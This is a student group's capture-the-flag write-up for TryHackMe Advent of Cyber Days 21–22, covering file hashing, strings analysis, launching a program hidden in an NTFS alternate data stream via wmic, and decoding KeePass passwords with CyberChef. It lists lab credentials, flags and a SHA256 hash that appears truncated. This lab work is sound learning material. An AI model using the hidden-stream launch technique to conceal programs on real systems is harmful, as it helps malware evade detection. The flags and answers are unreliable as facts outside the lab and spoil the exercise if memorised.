PSP0201

Week 6

Writeup

Group Name: Modus Potent

Members


ID	Name	Role
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah bin Kamaruddin	Member
1211103649	Nur Qistina binti Roslan	Member

Day 21: Time for some ELForensics


Tools Used: TryHackMe, Windows PowerShell, Windows Management Instrumentation

Question 1

To find where the database connector file is hidden we can use the attackbox and remmina to get connected to the remote machine. By placing the IP address we can place the given credentials for username and password. As well as changing the colour depth to RemoteFX (32bpp).




By opening windows powershell and opening the documents. We can see a number of files that can be identified whether or not they are legitimate or not.




Question 2

To answer the question regarding what is the hash for the MD5 file we can check by typing out “more ‘.\db file hash.txt’” and from there we can see MD5 file’s hash which is 596690FFC54AB6101932856E6A78E3A1 as well as the hash of the mysterious executable that can be confirmed is 5F037501FB542AD2D9B06EB12AED09F0.




Question 3

In order to find the hash for file SHA256 the same thing can be done as finding the MD5 file by just replacing it with the desired file which can be found that is F5092B78B844E4A1A7C95B1628E39EB6BF0117B06D5A7B6EED99F5585FED.




From here we will have to run the file in order to gain information about it, but as we run the file it gives us the response below indicating the original file had moved to another location. To get a glimpse of this mysterious file we can execute it by using the strings tool which is located in c:\Tools.




Question 4

With that, we can see a plethora of information displayed, one of which is what we needed, that is the hidden flag within the executable that is THM{f6187e6cbeb1214139ef313e108cb6f9}.




Amongst the other information, you will see a command that is related to Alternate Data Streams (ADS)




Question 5

In order to find the powershell command used to view ADS, we can use the command Get-Item -Path .\deebee.exe -Stream * . From there we can see two different files which are $DATA and hidedb, both of which have different lengths as well. We can recall that there is an alternate data stream from another file which is hidden that is executable. To launch the hidden file we can run it on a built in windows tool, Windows Management Instrumentation and use the command wmic process call create $(Resolve-Path file.exe:streamname)




Question 6

Once everything is done running we can see that we have access to see who is on the naughty and nice list as well as the flag that is displayed when you run the database connector file which is THM{088731ddc7b9fdeccaed982b07c297c}.




Question 7

In order to see Sharika spooner is places we can press 1 and can see that she is placed in the naughty list



Question 8

Whereas for Jaime Victoria on the other hand she is placed in the nice list after we have pressed number 2 to view the list.



Thought Process/Methodology:


Starting of we accessed the machine by logging in remmina using 10.10.28.209 server as well as inputting the “littlehelper” as the username and “iLove5now!” as the password. From there the virtual machine will load for 3 minutes and then we will be using powershell where we can obtain file hashes. After that we can see our files displayed if we type in documents and dir. If we type in more for the filename db.exe we will obtain a hash 596690FFC54AB6101932856E6A78E3A1, whereas if we were to find the MD5 file hash of the mysterious executable we can just input Get-FileHash -Algorithm MD5 .\deebee.exe where 5F037501FB542AD2D9B06EB12AED09F0 can be seen. To find SHA256 file hash we can type something similar as before but just replacing the MD5 with SHA256 where F5092B78B844E4A1A7C95B1628E39EB6BF0117B06D5A7B6EED99F5585FED can be seen as the hash. If we were to run the deebee.exe file we will be left with a malicious comment written by the hacker so to have a look into the mysterious file we can use the strings tool which c:\Tools where we are presented with a lot of information, one of which is the hidden flag that is within the executable file that is THM{f6187e6cbeb1214139ef313e108cb6f9}. There is also a command that relates to ADS indicating that the file contains more than one stream of data. In order to open up ADS we can use the powershell command Get-Item -Path .\deebee.exe -Stream * . The database connector file is an executable file and in order to launch the hidden file we must use a built in windows tool called Windows Management Instrumentation, before that we ran a command within ADS which is wmic process call create $(Resolve-Path .\deebee.exe:hidedb). From there we are presented with the flag that is displayed when you run the database connector file as well as the people who are in the naughty and nice list.

Day 22: Elf McEager becomes CyberELF


Tools Used: AttackBox, Remmina,

Question 1&2

After we logged in Remmina, using the name of the folder that was at the Desktop and decoding it in CyberChef,




we were able to get the password to KeePass database, which is **thegrinchwashere**. For question 2, looking at the properties in CyberChef, we saw that the encoding method listed as the 'Matching ops' is **base64**.




Question 3

Opening KeePass and going to the Private section, we were able to get the notes on the hiya key, which is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**




Question 4

Going to the Network section to find Elf Server, we right-clicked on the Elf Server there and edited its entry and successfully, we were able to see its password, but not yet the true one. Again using CyberChef,




we were able to get the decoded password of Elf Server, which is **sn0wM4n!**




Question 5

Putting hex as the recipe, we confirmed that **hex** was the encoding used on the Elf Server password.

